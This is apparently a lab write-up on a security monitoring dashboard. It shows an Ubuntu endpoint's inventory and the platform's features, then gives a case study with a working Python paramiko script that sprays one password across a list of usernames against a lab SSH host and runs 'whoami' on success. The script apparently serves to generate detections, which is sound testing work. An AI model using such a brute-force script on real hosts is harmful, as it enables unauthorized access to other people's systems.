Displays detailed information about the monitored system, including hardware information, network interfaces, network ports, network settings, installed packages, processes, and other system details.

https://192.168.1.10/app/endpoints-summary#/agents?tab=syscollector&agent=001

Endpoints / Ubuntu / Inventory Data

Ubuntu

Generate report

Cores: **1** | Memory: **961.02 MB** | Arch: **x86_64** | Operating system: **Ubuntu 25.04 (Plucky Puffin)** | CPU: **Intel(R) Core(TM) i7-8650U CPU @ 1.90GHz** | Host name: **Ubuntu** | Board serial: **0** | Last scan: **May 23, 2026 @ 20:28:31.000**

Network interfaces (2)

Refresh | Export formatted

Search | WQL

Name	MAC	State	MTU	Type
enp0s3	08:00:27:17:4b:02	up	1500	ethernet
enp0s8	08:00:27:2f:77:34	up	1500	ethernet

Rows per page: 10 — 1

Network ports (10)

Refresh | Export formatted

Search | WQL

Local port	Local IP address	Process	PID	State	Protocol
22	::	systemd	1	listening	tcp6
22	0.0.0.0	systemd	1	listening	tcp
53	127.0.0.53	systemd-resolve	370	listening	tcp
53	127.0.0.53	systemd-resolve	370		udp
53	127.0.0.54	systemd-resolve	370	listening	tcp
53	127.0.0.54	systemd-resolve	370		udp

Packages (4)

Refresh | Export formatted

name ~ "apache" | WQL

Name	Architecture	Version	Vendor	Description
apache2	amd64	2.4.63-1ubuntu1.1	Ubuntu Developers <ubuntu-devel-discuss@lists.ubuntu.com>	Apache HTTP Server
apache2-bin	amd64	2.4.63-1ubuntu1.1	Ubuntu Developers <ubuntu-devel-discuss@lists.ubuntu.com>	Apache HTTP Server (modules and other binary files)
apache2-data	all	2.4.63-1ubuntu1.1	Ubuntu Developers <ubuntu-devel-discuss@lists.ubuntu.com>	Apache HTTP Server (common files)
apache2-utils	amd64	2.4.63-1ubuntu1.1	Ubuntu Developers <ubuntu-devel-discuss@lists.ubuntu.com>	Apache HTTP Server (utility programs for web servers)

Rows per page: 10 — 1

Processes (129)

Refresh | Export formatted

Search | WQL

Name	Effective user	Effective group	PID	Parent PID	Command	Argvs	VM size	Size	Session	Priority	State
(sd-pam)	root	root	1500	1499	(sd-pam)		22004	5501	1499	0	S
(udev-worker)	root	root	10867	374	(udev-worker)		37084	9271	374	0	S
ModemManager	root	root	993	1	/usr/sbin/ModemManager		317664	79416	993	0	S
apache2	root	root	1052	1	/usr/sbin/apache2	-k start	7244	1811	1052	0	S
apache2	www-data	www-data	3598	1052	/usr/sbin/apache2	-k start	754712	188678	1052	0	S
apache2	www-data	www-data	3599	1052	/usr/sbin/apache2	-k start	754712	188678	1052	0	S

2. **Security information management**

   Security Event

   Integrity monitoring

3. **Auditing and Policy Monitoring**

   Security configuration assessment

   Policy monitoring

4. **Threat detection and response**

   Vulnerabilities

   MITRE ATT&CK

5. **Regulatory Compliance**

   Test system responsiveness to advanced security standards (PCI-DSS, GDPR, HIPPA, NIST 800-53, TSC)

4. Case Studies

4.1 testing SSH brute force

```python
import paramiko
from datetime import datetime

# Thông tin SSH
HOST = "192.168.1.19"
PORT = 22
USERNAME = ["testuser","root","admin","john","kenny","default_user","administrator","superadmin"]
PASSWORD = "Password123"
for x in range(0,len(USERNAME)):
    try:
        print(f"[{datetime.now()}] Connecting to {HOST}...")

        client = paramiko.SSHClient()
        client.set_missing_host_key_policy(paramiko.AutoAddPolicy())

        client.connect(
            hostname=HOST,
            port=PORT,
            username=USERNAME[x],
            password=PASSWORD
        )

        print(f"[{datetime.now()}] Login successful")

        stdin, stdout, stderr = client.exec_command("whoami")

        result = stdout.read().decode()
        print("Command output:")
        print(result)

        client.close()

    except Exception as e:
        print(f"Error: {e}")
```